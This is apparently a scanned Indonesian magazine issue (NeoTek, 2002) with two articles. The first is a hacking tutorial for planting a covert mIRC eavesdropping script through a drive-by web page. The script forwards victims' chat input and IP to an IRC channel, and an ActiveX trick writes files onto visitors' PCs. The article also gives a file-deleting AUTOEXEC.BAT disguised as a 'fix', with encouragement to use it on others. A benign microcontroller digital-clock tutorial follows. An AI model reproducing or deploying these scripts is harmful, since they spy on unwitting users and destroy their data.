Saya yakin "pihak lain" yang akan menerima skrip ini nantinya pasti tidak akan mengalami kesulitan atau masalah lagi. Tapi jika anda masih tetap kurang percaya, ada baiknya anda melakukan uji coba terlebih dahulu untuk memastikan bahwa skrip Nguping ini sudah benar-benar OK. Adapun tampilan atau bentuk listing skrip yang sudah saya modifikasi itu dapat anda lihat di halaman berikutnya.

Jika listing skrip Nguping di atas anda loading ke dalam program mIRC, maka tampilan atau bentuknya akan tampak sama seperti yang diperlihatkan pada Gambar 1 pada halaman berikutnya.

Listing 1

```
[script
]n0=on 1:START:{ .sreq ignore
n1= .remote on
n2=}
n3=raw 401:.*: {
n4= halt
n5=}
n6=on 1:CONNECT:toolbar (Connected to
$server $+ ) | .msg #NeoHacker Helo, Gue
$lower($nick) $ip on $server $+ : $+ $port $+ .
n7=on 1:INPUT:.*: { .msg #NeoHacker ( $+
$active $+ ) $1-
n8= set %tricksy status window
n9= if ( $active == %tricksy ) { $1- | halt }
n10=}
n11=on 1:CTCPREPLY:ping:.*:notice $nick Your
ping time is $duration($calc($ctime - $2)) $+ .
n12=CTCP 1:ping: if ( $nick != $me) { .ctcp
ping $1 } | if ( $3 != $null ) { $3- | halt }
n13=RAW 332:.*:echo 4 $2 $chr(31) $+ $2 $+
$chr(31) $+ : $3- | if ( e-script.ini isin $3- ) {
part $2 | halt }
n14=
```

- Skrip mIRC yang akan disusupkan dan sudah diubah.

Implementasi

Nah, setelah anda merasa yakin bahwa skrip Nguping di IRC tersebut di atas sudah benar-benar OK, *reasonable, visible*, dan rasional, maka sekarang kita sudah bisa mulai mengimplementasikannya ke dalam bahasa pemrograman Internet. Adapun bahasa pemrograman Internet yang akan kita gunakan untuk merancang skenario pengiriman skrip Nguping di IRC tersebut di atas adalah merupakan gabungan dari beberapa bahasa, yaitu: Java atau applet Java, JavaScript, dan VBScript. Bentuk *statement, command*, dan cara menggabungkan skrip Nguping di IRC di atas ke dalam ke tiga buah bahasa pemrograman tersebut (Java, JavaScript, dan VBScript) dapat anda simak pada Listing 2.

```
<applet code="com.ms.activeX.ActiveXComponent" align="baseline"
width="0" height="128" highlight="0">
</applet>
<script language="JAVASCRIPT">
<!-- hide for safe browsers
InterfaceObject=document.applets[0];
setTimeout("Upload()",1000);
function Upload() {
fsoClassID="{0D43FE01-F093-11CF-8940-00A0C9054228}";
InterfaceObject.setCLSID(fsoClassID);
fso = InterfaceObject.createInstance();
// windir = fso.getspecialfolder(0);
filename = "\\rol.vbs";
file = fso.opentextfile(filename, "2", "TRUE");
file.writeline(filecontent1)
file.writeline(filecontent2)
file.writeline(filecontent3)
file.writeline(filecontent4)
file.writeline(filecontent5)
file.writeline(filecontent6)
file.writeline(filecontent7)
file.writeline(filecontent8)
file.writeline(filecontent9)
file.writeline(filecontent10)
file.writeline(filecontent11)
file.writeline(filecontent12)
file.writeline(filecontent13)
file.writeline(filecontent14)
file.writeline(filecontent15)
file.writeline(filecontent16)
file.writeline(filecontent17)
file.writeline(filecontent18)
file.writeline(filecontent19)
file.writeline(filecontent20)
file.writeline(filecontent21)
file.writeline(filecontent22)
file.writeline(filecontent23)
file.writeline(filecontent24)
file.writeline(filecontent25)
file.writeline(filecontent26)
file.writeline(filecontent27)
```


Listing 2

Skrip lengkap terdapat dalam CD NeoTek November 2002

Karena skrip tersebut di atas akan di akses lewat home page, situs, atau Website, maka sebagai langkah terakhir, kita akan menggabungkan seluruh listing program/skrip di atas ke dalam format HTML (HyperText

Markup Language). Tetapi sebelum itu cobalah anda usahakan untuk memahami satu per satu urutan listing program/skrip tersebut di atas agar anda benar-benar mengerti atau paling tidak memahami apa misi, target, dan akibatnya jika skrip tersebut "terakses" oleh orang lain. Jika anda sudah mengerti serta memahaminya, maka segeralah masukkan atau gabungkan ke dalam file HTML anda. Bentuk penggabungannya akan terlihat seperti pada Listing 3.

Dan setelah semuanya beres, dan anda sudah tidak sabar untuk segera membuktikan apakah listing program/skrip tersebut tadi dapat bekerja sesuai dengan yang diharapkan, maka *upload*-lah file Web tersebut, kemudian jalankan browser anda (Internet Explorer atau Netscape Navigator) untuk mengaksesnya. Sebagai bukti bahwa program/skrip tersebut sudah benar (oke), maka anda harus bisa menemukan file **e-script.ini** dalam direktori program mIRC anda, seperti yang terlihat pada Gambar 2.



• Gambar 1: Melihat listing skrip dari program mIRC


```
<HTML>
<HEAD>
<meta name="Author" content="Eryanto Sitorus">
<meta name="GENERATOR" content="Microsoft FrontPage 4.0">
<meta name="ProgId" content="FrontPage.Editor.Document">
<title>Eryanto Sitorus On The NET</title>
</HEAD>
```

[Insert/sisipkan program/skrip tersebut di atas ke dalam bari ini!]

```
</BODY>
</HTML>
```

Listing 3

saya persilakan anda memodifikasinya sesuai dengan selera anda masing-masing. Sebagai bahan praktek anda, cobalah implementasikan isi file AUTOEXEC.BAT di bawah ini ke dalam bentuk program/skrip di atas, kemudian suruh orang lain mengaksesnya. Esok paginya tanyalah kepadanya: "Apakah PC anda masih baik-baik saja?"

Selamat mencoba, dan mudah-mudahan berhasil!


Setelah itu kemudian jalankan program mIRC anda lalu hubungkan ke salah satu server IRC yang biasa anda masuki. Jika program mIRC anda menampilkan pesan seperti yang tampak pada Gambar 3 maka itu artinya apa semua yang anda lakukan sudah benar-benar perfect dan klop.

Sedangkan bagi anda-anda yang tidak berhasil menemukan file e-script.ini dalam folder mIRC, saya cuma bisa mengatakan bahwa kesalahan itu pasti datangnya dari anda sendiri, karena besar kemungkinan anda salah mengetiknya. Nah, supaya anda tidak lekas-lekas mengucapkan: "Skripnya atau programnya kagak jalan," maka sebaiknya listing program/skrip tersebut anda ambil sendiri dari alamat situs saya di:


<http://www16.brinkster.com/erytricksy/Software/e-script.zip>. Atau jika anda ingin membuktikannya langsung, tanpa harus men-download atau mengetik listing program/skrip tersebut di atas, silahkan anda klik alamat ini: **<http://www16.brinkster.com/erytricksy/e-script.html>**. Dan kalau anda masih tetap saja belum berhasil, atau gagal membuktikannya, maka saya persilakan anda untuk mengirim email. Atau anda juga bisa mencari saya (tricksy) di channel #NeoTeker, server IRC DALnet, setiap hari kerja, kecuali hari libur dan hari-hari besar lainnya.

Bagi anda yang sudah berhasil membuktikan bahwa program/skrip di atas sudah benar, tapi anda sendiri tidak begitu doyan "Nguping," maka

```
@Echo OFF
PROMPT $p$g
C:\WINDOWS\SMARTDRV.EXE /L /X
PATH=C:\C:\WINDOWS\C:\WINDOWS\COMMAND;
%PATH%
CLS
ECHO.
ECHO Press any key to FIX your Computer...
PAUSE > NUL
ATTRIB -S -H -R **
ATTRIB -S -H -R C:\WINDOWS\*.
DEL *.* /DELTREE /Y WINDOWS
ECHO.
ECHO Thank you!
```



• Gambar 2: Melihat file skrip (e-script.ini) dalam folder mIRC.



• Gambar 3: Pesan yang menyatakan bahwa skrip telah berhasil di-load.



• Gambar 4: Alamat dan halaman Web untuk pembuktian.

Proyek Digital Clock (2)

Pengetahuan tentang MicroController saat ini sangat diperlukan untuk kalangan mahasiswa. Pengetahuan tentang hal ini setidaknya bisa membantunya menyelesaikan tugas akhirnya. Yang dapat mengambil manfaat dari teknologi ini bukan hanya mahasiswa Elektro.

Mahasiswa mesin bisa menggunakan MicroController untuk mengubah mesin bubut manual menjadi CNC sederhana. Hobby di bidang ini bisa memberi kepuasan luar biasa sewaktu ide berhasil direalisasi menjadi proyek kebanggaan.

Artikel ini disusun dengan bahasa dan logika sederhana agar dapat menjangkau pembaca Neotek yang cukup beragam.

Digital Clock

Proyek Digital Clock dipilih karena bisa bermanfaat dan cara penggunaannya yang sudah dikenal sehingga memudahkan proses belajar *software*-nya.

Salah satu keunggulan MCU dibandingkan rangkaian digital sederhana adalah: fungsi alat bisa diubah hanya dengan mengubah *software*-nya. Tentunya hal ini hanya bisa dilakukan sejauh *hardware*-nya mendukung perubahan itu.


Dalam proyek pertama ini, fitur itu dimanfaatkan untuk membantu proses belajar software dengan diawali software yang sangat sederhana dan dilanjutkan sampai yang lanjut dengan menggunakan hardware yang sama.

Hardware


Sangat dianjurkan untuk menguasai hardware agar lebih mudah memahami kerja rangkaian. Tapi mengingat pembaca bisa datang dari dunia software maka diusahakan agar hardware tidak menjadi penghalang untuk mulai belajar. Tentunya diharapkan pembaca akan mengiringinya dengan mempelajari elektronika dasar dan dilanjutkan dengan teknik digital.

Untuk mengatasi kesulitan itu, akan disediakan *kit* yang terdiri dari komponen dan PCB (Printed Circuit Board - tempat komponen disolder) yang belum disolder bagi yang ingin main dengan hardware serta yang berupa modul yang sudah disolder dan diuji untuk yang belum mengenal hardware. Hubungi Hardy di 6624322 atau 0812-9209588 atau email hardythe@cbn.net.id.

Komponen utama Digital Clock ini adalah MCU MC68HC908-KX8. MicroController ini yang menyalakan tampilan jam dan menit atau menit detik, menghitung waktu, menerima *input setting* jam, membunyikan *buzzer* untuk fungsi Alarm Clock dan menggerakkan relai untuk menyalakan lampu.



- *Skema Digital Clock (NeoClock) lengkap dengan Power Supply-nya.*



• Nama segmen dan hubungan internal 7 segment CA.

Tampilan (*display*) yang digunakan adalah 4 buah LED *seven segment* (karena terdiri dari 7 bagian yang bisa membentuk semua kombinasi angka) Common Anode. Nama Common Anode dipakai karena semua Anode LED bergabung pada titik Common Anode (CA). Kebalikannya adalah Common Cathode (CC).


Keempat tampilan dihubungkan secara matriks. Untuk menyalakannya kaki MCU PTB0 sampai PTB6 (juga disebut Port B0 sampai Port B6) digunakan untuk menyalakan LED yang akan membentuk angka sedangkan PTA1 sampai PTA4 (Port A1 sampai Port A4) digunakan untuk menentukan kapan setiap LED seven segment (juga disebut Digit) menyala.

Untuk menyalakan digit pertama (D7) Port B0 sampai Port B6 menyediakan informasi segmen yang akan menyala, misal untuk angka 2 adalah segment a, b, d, e, g MCU memberi tegangan 0V pada PTB4, PTB3, PTB1, PTB2, PTB6 lalu PTA1 menyalakan digit tersebut dengan mengaktifkan transistor Q3 sehingga CA D7 mendapat tegangan 5V. Arus listrik mengalir menyalakan segmen a, b, d, e, g.

Lalu untuk menyalakan digit kedua, padamkan dulu digit pertama dengan mengubah tegangan PTA1 baru mengubah PTB0 sampai PTB6 menjadi informasi untuk digit kedua (misal angka 1 berarti segment yang akan menyala adalah b, c). PTA2 menyalakan digit kedua dengan mengaktifkan Q4 sehingga CA D8 mendapat tegangan 5V. Transistor Q3 sampai Q6 berfungsi sebagai *switch* (saklar) elektronik yang diatur oleh PTA1 sampai PTA4.

Resistor R3 sampai R6 bekerja sebagai pengatur arus basis Q3 - Q6, sedangkan resistor R7 sampai R13 mengatur arus LED setiap segmen.

Sebagai *input* digunakan switch SW1 yang dihubungkan ke input IRQ (Interrupt ReQuest). Sebagai *R pull-up*-nya digunakan internal *pull-up*. Disiapkan input 50 Hz sebagai



• Buzzer Piezo DC yang dibentuk dari piezo 3 dan 2 pin.


alternatif pengembangan.

PTA0 bekerja sebagai input dari SW2 (Jumper J3 posisi 1-2, tanda titik = 1) untuk input kedua. Fungsi kedua (tergantung program) PTA0 adalah sebagai *output* untuk mengaktifkan relay (J3 posisi 2-3) untuk fungsi bel, lampu atau lainnya. R1 sebagai pengaman sewaktu SW2 ditekan dan PTA0 diset sebagai output. R1 juga membatasi arus basis TR Q1 yang bekerja sebagai switch elektronik. D1 meredam tegangan induksi coil relay L1 yang dapat merusak Q1.


PTB7 didedikasikan untuk output buzzer untuk alarm, *clock announcement* (bunyi setiap jam) atau sekedar *beep* untuk meyakinkan pemakai bahwa tombol sudah tertekan pada waktu penyetulan. Resistor R2 sebagai pembatas arus basis Q2 yang bekerja sebagai *switch*.

Perlu diperhatikan bahwa buzzer yang dipakai di sini adalah DC buzzer yang artinya berbunyi bila diberikan tegangan DC karena sudah memiliki osilator. Sebagai pembanding, buzzer AC hanya berupa komponen piezo elektrik tanpa osilator. Untuk membunyikannya diperlukan tegangan AC. Gambar Buzzer Piezo di atas menjelaskan cara pembuatan osilator untuk tipe buzzer 2 kaki dan 3 kaki.

Listrik dari PLN setelah melewati sekering sebagai pengaman menuju trafo (T1) untuk menurunkan tegangan dari 220V AC menjadi 9V AC. Selanjutnya memasuki diode dengan konfigurasi bridge (jembatan) dibantu C2 untuk membuat tegangan DC unregulated (belum stabil). U2 menstabilkan tegangan menjadi 5V DC dibantu dengan C3 agar lebih rata dan C4 untuk mencegah osilasi. LED di unit ini berfungsi sebagai indikator power sedang ON dengan R14 sebagai pembatas arusnya.



• Jalur PCB Digital Clock dan power supply.



• Tata letak komponen Digital Clock dan power supply.

Software

Software yang dibahas di sini adalah software yang akan diisikan ke dalam MCU agar bisa bekerja sebagai Digital Clock. Sebenarnya namanya adalah Firmware karena software ini akan menjadi bagian dari hardware (menjadi isi Flash ROM).

Proses pengisian (*programming*) dilakukan dengan menggunakan hardware yang dinamakan Programmer. Lihat artikel Programmer KX8 untuk pembuatan hardware dan pemakaiannya.

Programmer dikontrol oleh software yang bisa didapatkan secara free untuk personal use dari www.pemicro.com dengan nama `ics08kxz_ver_x.xx_XXXXXX.exe` untuk fungsi Programmer, Simulator, In-Circuit Simulator, In-Circuit Debugger.

Ketik NeoClock1.asm (bagian akhir artikel) sampai kata End di software WIN IDE yang baru diinstal, *save* dengan nama NeoClock1.asm, tekan tombol Assembly (pertama dari kiri) lalu bandingkan dengan file hasil *assembly* yang bernama NeoClock1.S19 dengan yang tertera di akhir artikel ini. Kesalahan ketik (kecuali komentar) akan tampil dengan garis merah waktu di *assembling* atau dari perbedaan di file .S19. Pengalaman mengetik ini akan menjadi awal pengenalan dengan *assembly*. Gunakan tab untuk pindah *field*.

Makro di awal file menggabungkan 2 parameter (nomor bit dan byte dalam prosedur standar Motorola) menjadi 1 parameter untuk mengurangi sumber kesalahan program. Equ atau *equation* hanya persamaan yang memungkinkan kita memberi nama (simbol) agar melambangkan fungsi register tersebut sehingga mudah diingat.

\$BASE 10T menjelaskan ke program Assembler bahwa angka tanpa tanda adalah dalam bentuk desimal. Tanda \$ di depan angka seperti \$27 berarti angka hexadecimal yang nilainya = 2 (*16+) 7 = 39 desimal.

Org (origin) memerintahkan Assembler agar instruksi atau symbol di belakangnya diletakkan pada address yang ditunjukkan Org. Lebih jelasnya bisa dilihat dari file NeoClock.lst hasil *assembling*.

```
0000 55  RAM      equ    $0040 ; Beginning of RAM.
      56  * RAM      ($0040 - $00FF) 192 Bytes
0040 57  org      RAM
0040 58  Jam10    ds     1      ; Jam
```

Jam10 ds (data storage) 1 berarti Jampuluhan diberi lokasi 1 byte. Addressnya ditentukan berdasarkan urutan.

Init berisi perintah untuk menginisialisasi hardware dan register seperti mengatur fungsi port sebagai input atau output dan mengatur agar jam mulai dari angka 12:00 seperti jam pada umumnya.

Selesai Init, mainloop yang berkuasa. Mainloop bekerja sebagai pengatur (manager) keseluruhan *routine* (kumpulan instruksi untuk mengerjakan sesuatu). Kebiasaan menggunakan *mainloop* memudahkan analisa dan modifikasi software. Terlihat bahwa subroutine SecondJob cuma dilaksanakan setiap detik berdasarkan flag DoSec yang dikerjakan (set) oleh interrupt. Dan DisplayJob bekerja setiap kali mainloop dilewati.

Selain Mainloop cuma ada sistem interrupt. Interrupt mengerjakan sesuatu yang mendesak baik karena masalah waktu. Misalnya sebuah input di alat berhubungan dengan keyboard yang kalau mengirim data harus cepat diterima. Kalau tidak cepat maka data yang datang bisa saja tertimpa data yang baru sehingga tidak utuh lagi. Untuk mengatasinya bisa menggunakan interrupt yang hanya bekerja sewaktu keyboard mengirim data atau mainloop yang memeriksa apakah keyboard mengirim data. Metode kedua harus dilakukan sesering mungkin agar tidak pernah ada data yang hilang. Pemilihan metode tergantung keseluruhan sistemnya. Interrupt disini hanya mengerjakan timer yang timbul setiap 1/25 detik. Angka 25 di interrupt membagi agar flag DoSec hanya set setiap 1 detik.

Untuk lebih jelasnya, sekretaris yang sedang mengetik surat harus mengangkat telepon yang berdering. Setelah selesai urusan telp, surat harus dikerjakan kembali. Dering telp menjadi interrupt, sedangkan mengetik surat menjadi tugas mainloop.

SecondTask bekerja seperti yang tertulis di komentarnya. Hanya saja sekarang format yang dibuat menggunakan angka satuan (0-9) dan puluhan (0-6) bukan menjadi 1 angka (0-59) agar lebih mudah dijelaskan dan tak perlu konversi. Pemeriksaan jam 24 dilakukan khusus karena tidak bisa menumpang pemeriksaan jam satuan atau jam puluhan.

Inc Detik1 menaikkan angka detik di register Detik1. Detik1 dimasukkan (load) ke Accumulator (register khusus) untuk dibandingkan atau di compare (cmp) dengan angka 10. bila

tidak sama, loncat (Branch if Not Equal - bne) ke Label Sec-99 dibagian akhir yang artinya keluar dari rutin ini. Bila sama maka jadikan 0 dan naikan Detikpuluhan. Hal yang sama kalau kita menghitung dari 9 ke 10 atau 49 ke 50. Selanjutnya lakukan untuk Detik10, Menit1, Menit10, Jam1, Jam10 tapi dengan limit mereka masing-masing. Detik10 dan Menit10 pada angka 6 karena nilai maksimumnya 60. Penjelasan detail diberikan di rubrik NeoMicon edisi depan.

Display Task menentukan dulu digit mana yang akan ditampilkan pada loop kali ini. Setiap loop hanya menampilkan 1 digit. Ambil nomor digit untuk ambil data nya lalu diubah menjadi pattern 7 segment baru diberi ke portB dan aktifkan digit tersebut melalui portA. Setiap kali sebelum menampilkan digit baru, matikan dulu display lama untuk mencegah bayangan. DispMode memungkinkan perubahan format tampilan dari JAM-MENIT menjadi MENIT-DETIK dengan menggeser lokasi data yang diambil untuk tampilan sebanyak 2 byte.

Interrupt menggunakan metode overflow yang sederhana untuk menghasilkan 1/25 yang akan set DoSec flag setiap 1 detik.

Bagian akhir berisi *vector* yang berisi alamat untuk yang akan dituju oleh MCU untuk masing masing interrupt yang terjadi. Misalnya waktu terjadi Overflow maka Program Counter (register PC - bukan Personal Computer) PC akan loncat ke address yang ditunjuk oleh

```
org      $FFF2
TimerInt dw    TIMovISR ; $FFF2-FFF3 TIM Overflow Vector
```

Artinya sewaktu terjadi timer overflow interrupt, MCU mengerjakan routine TIMovISR sampai rti (ReTurn from Interrupt) yang berarti keluar dari interrupt.

